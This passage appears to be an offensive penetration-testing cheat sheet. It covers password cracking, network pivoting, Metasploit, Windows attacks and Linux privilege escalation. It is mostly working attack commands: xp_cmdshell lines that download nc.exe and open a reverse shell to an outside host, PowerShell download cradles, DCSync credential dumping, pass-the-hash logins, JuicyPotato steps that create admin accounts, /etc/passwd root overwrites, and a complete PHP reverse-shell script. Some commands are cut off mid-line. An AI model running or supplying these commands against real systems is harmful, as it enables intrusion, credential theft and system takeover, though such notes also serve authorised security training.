zip2john -> /usr/share/john/zip2john backup.zip > hash
cat hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

## Use websites for cracking password

- [crack station](#)
- [hash killer](#)
- [hashes](#)

## Authentication Cracking

When pentesters need to access a network service, they can try to obtain valid credentials by using bruteforce or dictionary attacks. The problem here is that performing thos kinds of attacks through the network can be time consuming for managing every runs (delays, processing and network latency).

The only feasible solution here is to perform dictionary attacks and hope that a user have a weak or default credentials.

### Authentication Cracking with Hydra

**Hydra** is a fast parallelized, network authentication cracker that supports different protocols like ssh, ftp, smb, rdp, telnet and much more. . .

usage:

---

```
hydra -L users_dict.txt -P password_dict.txt 127.0.0.1 ssh
```

## Break known hash algorithms with CyberChef

**CyberChef** is a webapp that allows attacker to crack password hash algorithms. You can find the web app on [cyberchef github pages](#).

---

# Pivoting

---

**Pivoting** is a technic that comes when attacker already took access to a first victim and see that this victim machine have access to other machines that attacker can not connect to. Let's see an example:

Attacker gain access to the machine 10.10.10.10 and looking at his ifconfig he see something like the following:

```
enp0s10f1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.10 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::7e8c:6a7c:faf1:274c prefixlen 64 scopeid 0x20<link>
    ether 54:e1:ad:79:27:80 txqueuelen 1000 (Ethernet)
    RX packets 7463931 bytes 10268193539 (10.2 GB)
    RX errors 0 dropped 11149 overruns 0 frame 0
    TX packets 3581258 bytes 306664252 (306.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 memory 0xec200000-ec220000

enp0s20f2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 20.20.20.10 netmask 255.255.255.0 broadcast 20.20.20.255
    inet6 fe80::7e8c:6a7c:faf1:274c prefixlen 64 scopeid 0x20<link>
    ether 54:e1:ad:79:27:80 txqueuelen 1000 (Ethernet)
    RX packets 7463931 bytes 10268193539 (10.2 GB)
    RX errors 0 dropped 11149 overruns 0 frame 0
    TX packets 3581258 bytes 306664252 (306.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 memory 0xec200000-ec220000
```

At this moment attacker try to ping the victim machine at his second ip (20.20.20.20) and the ping don't respond. That's because Attacker don't have access to this network. The only way he have is to use the victim machine to do a network discovery for the 20.20.20.0/24 network. On the victim machine he can for example do a `fping -a -g 20.20.20.0/24 2>/dev/null` or a `nmap -sn 20.20.20.0/24` (also a personal script if no other possibility exists). Attacker see that another machine exists in this network segment. The 20.20.20.20 has been discovered with port 80 and 22. Because Attacker can not access to this machine, he have to use the 10.10.10.10 to make a reverse port forwarding of the 20.20.20.20:80 and 20.20.20.20:22 to the ports of the attacker machine. That's pivoting

Here for the notes we will have special nomenclature:

- 
- 20.20.20.20 -> **victim machine**
  - 10.10.10.10 -> **pivoting machine**
  - attacker -> **attacker machine**

## Pivoting with chisel

1. Get chisel and build

```
git clone https://github.com/jpillora/chisel
cd chisel
go build -ldflags "-s -w" .
upx brute chisel
```

2. Send Chisel binary to the pivoting machine

- on attacker machine

```
md5sum chisel
nc -nlvp 443 < chisel
```

- on pivoting machine

```
cat > chisel < /dev/tcp/<attacker ip>/443
md5sum chisel
chmod +x chisel
```

3. Create reverse port forwarding with the victim machine ports to bind attacker machine ports

- on attacker machine

```
./chisel server --reverse -p 1234
```

- on pivoting machine

```
./chisel client <attacker ip>:1234 R:127.0.0.1:80:<victim ip>:80 R:127.0.0.1:22
```

4. Now attacker can check the web app on localhost:80 or use the ssh to 127.0.0.1 -p 222

## Pivoting with socat

1. Get socat static binary

---

```
wget https://github.com/aledbf/socat-static-binary/releases/download/v.0.0.1/socat-
```

## 2. Send socat to pivoting machine

- on attacker machine

```
md5sum socat  
nc -nlvp 1111 < socat
```

- on pivotin machine

```
cat > socat < /dev/tcp/<attacker ip>/1111  
md5sum socat  
chmod +x socat
```

## 3. Prepare attacker machine for listenning

```
nc -nlvp 7979
```

## 4. Tuneling tcp data for reverse shell from victim to the attacker

- on pivoting machine

```
./socat TCP-LISTEN:4545,fork tcp:<attacker ip>:7979 &
```

## 5. Reverse shell from victim to pivoting machine on 4545 port

# Port forwarding with ssh

```
ssh username@10.10.10.10 -L 1234:127.0.0.1:1234
```

Explanation of -L is we want a local port forwarding where port 1234 of the victim : will be forwarding to attacker local ip 127.0.0.1 on port 1234.

---

# Gaining access with Metasploit

---

**Metasploit** is an open source framework used for penetration testing and exploit development. **Metasploit** gives a wide array of community contributed exploits and attack vectors. It's also used to automate your own exploits.

The basic workflow to exploit a target by using **MSFConsole** is:

- Vulnerable service identification - Search for a proper exploit for that service - Loading and configuration of that exploit - Loading and configuration of the the desired payload - Run of the exploit code and get access to the vulnerable machine

You can start **Metasploit** by typing:

```
msfconsole
```

## Search for a proper exploit

```
msf6 > search <my search term>
```

another way to look for exploit is by using the show command.

```
msf6 > show exploits
```

It's not a good way for finding exploits as Metasploit have more than thousands of exploits.

## Use the desired exploit

```
msf6 > use exploit/windows/ftp/turboftp_port
msf6 exploit(turboftp_port) >
```

At this point you can check the exploit info by typing:

```
msf6 exploit(turboftp_port) > info
```

or go back to the main msf console by typing

---

```
msf6 exploit(turboftp_port) > back
```

The command **show options** gives you the informations needed to use the exploit and the **set** command is needed to configure those options.

```
msf6 exploit(turboftp_port) > show options
msf6 exploit(turboftp_port) > set RHOST 10.10.10.5
msf6 exploit(turboftp_port) > set FTPUSER god
msf6 exploit(turboftp_port) > set FTPASS S@v3TH3Qu33n!
```

## Run the exploit

To run an exploit, a **Payload** is needed. The payload is used to get:

- a shell
- a vnc or rdp connection
- a **Meterpreter shell**
- the execution of an attacker-supplied application

To list the payloads of the specific choosen exploit, use the following command

```
msf6 exploit(turboftp_port) > show payloads
```

You can then choose the payload you want with the **set** command:

```
msf6 exploit(turboftp_port) > set payload windows/meterpreter/reverse_tcp
```

And again configure the payload and you will be good to go for launching the attack.

```
msf6 exploit(turboftp_port) > set LHOST 10.10.10.2
msf6 exploit(turboftp_port) > set LPORT 1234

msf6 exploit(turboftp_port) > exploit
```

---

# Windows Specific

---

## MS SQL Server

For accessing to **MS SQL SERVER**, you can use `mssqlclient.py` utility from the `impacket` package that is available on kali or that you can clone from the [impacket github repository](#).

```
locate mssqlcli
python3 mssqlclient.py -windows-auth <user>:<password>@10.10.10.10
SQL>
```

1. check if db user have sysadmin priviledges

```
select IS_SRVROLEMEMBER('sysadmin', '<user>')
```

if output is **1**, that means that the user is a priviledged user on the system

2. execute commands

```
EXEC xp_cmdshell 'echo %cd%'
xp_cmdshell powershell wget http://10.10.10.11:8000/nc.exe -OutFile %TEMP%\nc.exe
xp_cmdshell powershell "%TEMP%\nc.exe -nv 10.10.10.11 443 -e cmd.exe
```

## Connect to machine with PSEXEC

**psexec** is a tool from the `impacket` package. You can use it to connect to windows machines with a user and password.

```
python psexec.py <user>@10.10.10.10
```

## Send files to windows machine

### Download files with certutil

**certutil.exe** is a netcat variant for Windows. It can be use for download files form the internet like a wget tool



---

```
certutil.exe -f -urlcache -split http://10.10.10.10/chisel.exe C:\Windows\temp
```

## Download files by using Powershell

```
powershell -c iwr -uri http://<attacker_ip>/<file_to_download> -OutFile C:\Windows\Temp\
```

```
powershell.exe IEX(New-Object Net.WebClient).downloadString('http://10.10.10.10/<file_to
```

## Share SMB directory with Windows Machine

Imagine we want to execute nc.exe on the Windows machine but this one doesn't have **nc.exe**. We can download nc.exe and execute it by sharing a SMB folder.

1. On attacker machine

```
impacket-smbserver smbFolder $(pwd) -smb2support
```

2. On windows machine

```
\\10.10.10.10\smbFolder\nc.exe -e cmd 10.10.10.10 443
```

Share SMB can also be useful to send files from the victim to the attacker machine. Imagine now that we want to retrieve file.txt from the victim to the attacker machine.

1. On attacker machine

```
impacket-smbserver smbFolder $(pwd) -smb2support
```

2. On windows machine

```
copy file.txt \\10.10.10.11\smbFolder\file.txt
```

It can appear that this technique will not work because of ERROR: The specified server cannot perform the requested operation. error. The solution here will be to assign a user and password for this share resource.

1. On attacker machine

```
impacket-smbserver smbFolder $(pwd) -smb2support -username looping -password looping
```

2. On victim machine, create a logical unit binded to this shared resource

---

```
net use x: \\10.10.10.11\smbFolder /user:looping looping
```

3. You can then copy the desired file directly into x: logical unit

```
copy file.txt x:\file.txt
```

## Connection throw WinRM with evil-winrm

If you have user credentials and the machine have port 5985 or WinRM running in another port, you can connect to the machine with **evil-winrm** tool

1. Install evil-winrm

```
sudo gem install evil-winrm
```

2. Connect with evil-winrm

```
evil-winrm -i 10.10.10.10 -u 'username' -p 'Password1234'
```

3. Connect by ssl

```
evil-winrm -S -c certnew.cer -k private.key -i 10.10.10.10 -u 'username' -p 'Password1234'
```

## Exploit GetChangesAll privilege vulnerability

The **GetChangesAll** privilege can be considered as a vulnerability when you have the credentials of this user, because attacker cannot perform a DCSync attack in order to dump the NTLM of all domain users. You can check if user have this privilege with a tool like **Bloodhound**.

To perform this kind of attack you can use the **secretsdump.py** script who comes with the Impacket library

```
locate secretsdump
secretsdump.py -dc-ip 10.10.10.10 DOMAIN.NAME/user:Password1234@10.10.10.10

#OUTPUT
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18:::
```

You can then connect to the victim machine by using **psexec.py**

---

```
psexec.py domain.name/administrator@10.10.10.10 -hashes aad3b435b51404eeaad3b435b51404ee
```

You can also use the `impacket-wmiexec` to connect to the victim machine.

```
impacket-wmiexec domain.name/administrator@10.10.10.10 -hashes :8a4b77d52b1845bfe949ed1b
```

## Powershell access with Nishang

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming. Nishang is useful during all phases of penetration testing.

By [nikhil\\_mitt](#)

[Nishang github](#)

### Invoke-PowerShelltcp.ps1

Script that send a reverse shell with powershell on TCP protocol.

1. Open the script

```
cd nishang/Shells/  
vi Invoke-PowerShelltcp.ps1
```

2. Copy one of the examples that are at the begining of the file and paste it at the end of it.
3. Of course change the ip address and the port by the attackers one

## Create a reverse shell with msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 -f exe -o reverse.exe
```

## Bypass Constraint Language in a PowerShell

It's possible that sometimes, when you gain access to a windows machine and you have a PowerShell, that this is on **constraint language** context. In the victim machine, you can check that with the `$ExecutionContext.SessionState.LanguageMode` command.

With the use of [PSByPassCLM](#), by creating a new reverse shell, you can bypass this context.

1. clone the PSByPassCLM repository

```
git clone https://github.com/padovah4ck/PSByPassCLM
```

2. Transfer PSByPassCLM.exe to the victim machine

- on the attacker machine

```
cd PSByPassCLM/PSByPassCLM/PSBypassCLM/bin/x64/Debug
python -m http.server 80
```

- on the victim machine

```
iwr -uri http://10.10.10.11/PsByPassCLM.exe -OutFile c:\temp\psby.exe
```

### 3. Create the reverse connection

- on the attacker machine

```
rlwrap nc -nlvp 443
```

- on the victim machine

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogT
```

In the new shell session, if you write the `$ExecutionContext.SessionState.LanguageMode`, you will be able to check if now you are in a **FullLanguage** context.

## Shells for windows

### PHP

```
<?php
// Copyright (c) 2020 Ivan Šincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr = null;
    private $port = null;
    private $os = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w') // shell can write to STDERR
    );
    private $buffer = 1024; // read/write buffer size
    private $clen = 0; // command length
    private $error = false; // stream read/write error
```

---

```

public function __construct($addr, $port) {
    $this->addr = $addr;
    $this->port = $port;
}
private function detect() {
    $detected = true;
    if (stripos(PHP_OS, 'LINUX') !== false) { // same for macOS
        $this->os = 'LINUX';
        $this->shell = '/bin/sh';
    } else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false) {
        $this->os = 'WINDOWS';
        $this->shell = 'cmd.exe';
    } else {
        $detected = false;
        echo "SYS_ERROR: Underlying operating system is not supported, script will not run";
    }
    return $detected;
}
private function daemonize() {
    $exit = false;
    if (!function_exists('pcntl_fork')) {
        echo "DAEMONIZE: pcntl_fork() does not exist, moving on...\n";
    } else if (($pid = @pcntl_fork()) < 0) {
        echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n";
    } else if ($pid > 0) {
        $exit = true;
        echo "DAEMONIZE: Child process forked off successfully, parent process will continue";
    } else if (posix_setsid() < 0) {
        // once daemonized you will actually no longer see the script's output
        echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on";
    } else {
        echo "DAEMONIZE: Completed successfully!\n";
    }
    return $exit;
}
private function settings() {
    @error_reporting(0);
    @set_time_limit(0); // do not impose the script execution time limit
    @umask(0); // set the file/directory permissions - 666 for files and 777 for directories
}
private function dump($data) {
    $data = str_replace('<', '&lt;', $data);
    $data = str_replace('>', '&gt;', $data);
    echo $data;
}

```

---

```

private function read($stream, $name, $buffer) {
    if (($data = @fread($stream, $buffer)) === false) { // suppress an error when read fails
        $this->error = true; // set global error flag
        echo "STRM_ERROR: Cannot read from ${name}, script will now exit...\n";
    }
    return $data;
}

private function write($stream, $name, $data) {
    if (($bytes = @fwrite($stream, $data)) === false) { // suppress an error when write fails
        $this->error = true; // set global error flag
        echo "STRM_ERROR: Cannot write to ${name}, script will now exit...\n";
    }
    return $bytes;
}

// read/write method for non-blocking streams
private function rw($input, $output, $iname, $oname) {
    while (($data = $this->read($input, $iname, $this->buffer)) && $this->write($output, $oname, $data)) {
        if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->cflen += strlen($data); }
        $this->dump($data); // script's dump
    }
}

// read/write method for blocking streams (e.g. for STDOUT and STDERR on Windows OS)
// we must read the exact byte length from a stream and not a single byte more
private function brw($input, $output, $iname, $oname) {
    $fstat = fstat($input);
    $size = $fstat['size'];
    if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->cflen) {
        // for some reason Windows OS pipes STDIN into STDOUT
        // we do not like that
        // we need to discard the data from the stream
        while ($this->cflen > 0 && ($bytes = $this->cflen >= $this->buffer ? $this->buffer : $this->cflen)) {
            $this->cflen -= $bytes;
            $size -= $bytes;
        }
    }
    while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer : $size) && ($data = fread($input, $bytes))) {
        $size -= $bytes;
        $this->dump($data); // script's dump
    }
}

public function run() {
    if ($this->detect() && !$this->daemonize()) {
        $this->settings();

        // ----- SOCKET BEGIN -----
    }
}

```

---

```

$socket = @fsockopen($this->addr, $this->port, $errno, $errstr, 30);
if (!$socket) {
    echo "SOC_ERROR: {$errno}: {$errstr}\n";
} else {
    stream_set_blocking($socket, false); // set the socket stream to non-blo

    // ----- SHELL BEGIN -----
    $process = @proc_open($this->shell, $this->descriptorspec, $pipes, null,
    if (!$process) {
        echo "PROC_ERROR: Cannot start the shell\n";
    } else {
        foreach ($pipes as $pipe) {
            stream_set_blocking($pipe, false); // set the shell streams to n
        }

        // ----- WORK BEGIN -----
        $status = proc_get_status($process);
        @fwrite($socket, "SOCKET: Shell has connected! PID: " . $status['pid']
        do {
            $status = proc_get_status($process);
            if (feof($socket)) { // check for end-of-file on SOCKET
                echo "SOC_ERROR: Shell connection has been terminated\n"; br
            } else if (feof($pipes[1]) || !$status['running']) {
                echo "PROC_ERROR: Shell process has been terminated\n"; br
            }
            $streams = array(
                'read' => array($socket, $pipes[1], $pipes[2]), // SOCKET
                'write' => null,
                'except' => null
            );
            $num_changed_streams = @stream_select($streams['read'], $streams
            if ($num_changed_streams === false) {
                echo "STRM_ERROR: stream_select() failed\n"; break;
            } else if ($num_changed_streams > 0) {
                if ($this->os === 'LINUX') {
                    if (in_array($socket, $streams['read'])) { $this->rw($
                    if (in_array($pipes[2], $streams['read'])) { $this->rw($
                    if (in_array($pipes[1], $streams['read'])) { $this->rw($
                } else if ($this->os === 'WINDOWS') {
                    // order is important
                    if (in_array($socket, $streams['read'])/*-----*/) { $th
                    if (($fstat = fstat($pipes[2])) && $fstat['size']) { $th
                    if (($fstat = fstat($pipes[1])) && $fstat['size']) { $th
                }
            }
        }
    }
}

```

---

```

        } while (!$this->error);
        // ----- WORK END -----

        foreach ($pipes as $pipe) {
            fclose($pipe);
        }
        proc_close($process);
    }
    // ----- SHELL END -----

    fclose($socket);
}
// ----- SOCKET END -----

    }
}
echo '<pre>';
// change the host address and/or port number as necessary
$sh = new Shell('127.0.0.1', 9000);
$sh->run();
unset($sh);
// garbage collector requires PHP v5.3.0 or greater
// @gc_collect_cycles();
echo '</pre>';
?>

```



---

**PART**



---

# **Privilege Escalation**

---

---

# Linux Machine

---

To check in which group the user is in the machine:

```
id
```

[!] NOTE: Checking groups can be interesting because sometimes groups are not related to the machine but related to tools like Docker, lxd or other.

To look at the user privileges use:

```
sudo -l
```

Next enumerate SSUID privileges at system level:

```
cd /  
find \-perm -4000 2>/dev/null
```

## Writable rights in /etc/passwd

Find the tools where the non privileged user have writable rights

```
cd /  
find \-writable -4000 2>/dev/null | grep "etc"
```

Imagine that /etc/passwd is in the list, that means that u can add a password to root where the first x is.

Create a DES(Unix) password

```
openssl passwd  
#Output  
Password:  
Verifying - Password:  
  
JIJQueSBU9kBY
```

You can then copy the hash in passwd for the root user

---

```
root:JIJQueSBU9kBY:0:0:root:/root:/usr/bin/zsh
```

## Local Port forwarding

```
ssh -i id_rsa user@<ip> -L 9000:172.17.0.2:9000
```

- -i for adding ssh id\_rsa key
- -L for local port forwarding where 9000 correspond to local attacker port and 172.17.0.2:9000 correspond to the address Attacker want to connect using ssh

## Add SSUID privilege to tool

```
ls -l /bin/bash
# output
-rwxr-xr-x 1 root root 1037528 May 16 2017 bash

#add ssuid rules
chmod u+s /bin/bash
ls -l /bin/bash
#output
-rwsr-xr-x 1 root root 1037528 May 16 2017 bash

bash -p
# output
bash-4.3# whoami
root
```

## Path Hijacking

**Path Hijacking** take profit of programmes that are ssuid and use a command that have a relative path. You can then update the Path variable environment and point to a malicious software that will be executed as root

## Library Hijacking

**Library Hijacking** follows exactly the same logic as **Path Hijacking** but with programming languages. If we take the example of python.

```
import sys

print(sys.path)
```

---

*#Output*

```
['', '/usr/lib/python2.7', ...]
```

As you can see, when we use the keyword `import` in python, the first place python will check for importing a library is in the current working directory. That means that taking the same dummy example if you create a malicious file and rename it by `sys.py`

```
import os

os.setuid(0)
os.system("/bin/bash")
```

That's it... by calling the previous script you will become root.

## WildCards

```
sudo -l
```

*#output*

```
User x may run the following commands on y:
  (user2) NOPASSWD: /usr/bin/vi
```

```
sudo -u user2 /usr/bin/vi
```

*# in vim you can now set commands as user2*

```
:set shell=/bin/bash
:shell
```

```
whoami
```

*#output*

```
user2
```

## Linux capabilities exploitation

Check in the system if a tool have a special capability that can be used in order to escalate privileges (`cap_setuid+ep`)

```
getcap -r / 2>/dev/null
```

## Kernel abuse

first check the kernel version

---

```
uname -a
```

---

# Windows Machine

---

## Active Directory

### Golden Ticket Attack

The goal of this attack is to generate a Ticket Granted Ticket. For this attack you then need to recover the hash of the **krbtgt** user that is the one who can create those tickets

### Check possible privilege escalation vulnerabilities

1. check os:

```
systeminfo
```

2. copy the result and paste in a file in local
3. download windows-exploit-suggester.py
4. generate xlsx data base

```
python3 windows-exploit-suggester.py --update
```

5. check systeminfo documentation

```
python3 windows-exploit-suggester.py -i systeminfo.txt -d 2021-07-14-mssb.xlsx
```

6. [github.SecWiki/windows-kernel-exploits](https://github.com/SecWiki/windows-kernel-exploits)
7. `python -m http.server`
8. `certutil.exe -f`

### Check command history

```
dir/s *history.txt
```

---

## Check local open ports

```
netstat -nat
```


Usefull to know if we have to do port forwarding.

## JuicyPotato

Juicy Potato is a local privilege escalation tool that exploit Windows service accounts impersonation privileges.

1. Check user privilege

```
whoami  
whoami /priv
```



Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

c:\windows\system32\inetsrv>

FIGURE 16—impersonate privilege

Here we can see that SeImpersonatePrivilege is enabled. That means that we can use JuicyPotatoe to run commands

2. Check users in the system

```
net user
```

3. Create User with Admin privilege

- download JuicyPotato.exe and copy in the victim machine
- create folder in C:\Windows\Temp
- Transfer JuicyPotato to Windows Machine

```
certutil.exe -f -urlcache -split http://10.10.10.10/JuicyPotato.exe JP.exe
```

- Create user looping

---

```
JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net user looping loop
```

- Add user to Administrators group

```
JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net localgroup Admini  
net user looping
```

- Create Share folder where user with Administrators rules have Full privilege

```
JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c net share attacker_fo
```

- Update local account policy to gain access to the system

```
JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c reg add HKLM\Software  
/v LocalAccountToken
```

- Check with chisel and crackmapexec if user looping is now Pownd

- download chisel on attacker machine and on victim machine
- run chisel on attacker machine

```
./chisel server --reverse --port 1234
```

- run chisel on windows victim machine

```
chisel.exe client 10.10.10.10:1234 R:445:127.0.0.1:445
```

- check if revert port forwarding works

```
crackmapexec smb 127.0.0.1
```

- check if looping is pownd

```
crackmapexec smp -u 'looping' -p 'looping123!' --sam
```

*#OUTPUT*

```
SMB 127.0.0.1 445 MACHINENAME [*] machinename\looping:looping123! (Pwn3d!)
```

- Connect to machine with psexec.py

```
locate psexec.py  
psexec.py WORKGROUP/looping@127.0.0.1 cmd.exe
```

## System enumeration with PowerUp for Privesc

**PowerUp** is a script from the PowerSploit Library. PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment.

[PowerSploit github](#)

1. Open the script



```
cd PowerSploit/Privesc
vi PowerUp.ps1
```

2. Set an automatic execution of the desired Alias
  - Write Invoke-AllChecks the end of the file
3. Send to the victim machine
4. Check the result

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.20/PowerUp.ps1')

Privilege : SeImpersonatePrivilege
Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2036
ProcessId : 328
Name : 328
Check : Process Token Privileges

ServiceName : UsoSvc
Path : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart : True
Name : UsoSvc
Check : Modifiable Services

UnattendPath : C:\Windows\Panther\Unattend.xml
Name : C:\Windows\Panther\Unattend.xml
Check : Unattended Install Files
```

FIGURE 17—PowerUp system enumeration

In this example we can see that the UsoSvc is a Modifiable Service with an Invoke-ServiceAbuse function.

Feel free now to check for an exploit on [PayloadAllTheThings](#). Payloads for Windows and Active Directory are listed in the [Methodology and Resource Folder](#) where you can find a **Windows - Privilege Escalation.md**.

Search for UsoSvc to find what to do.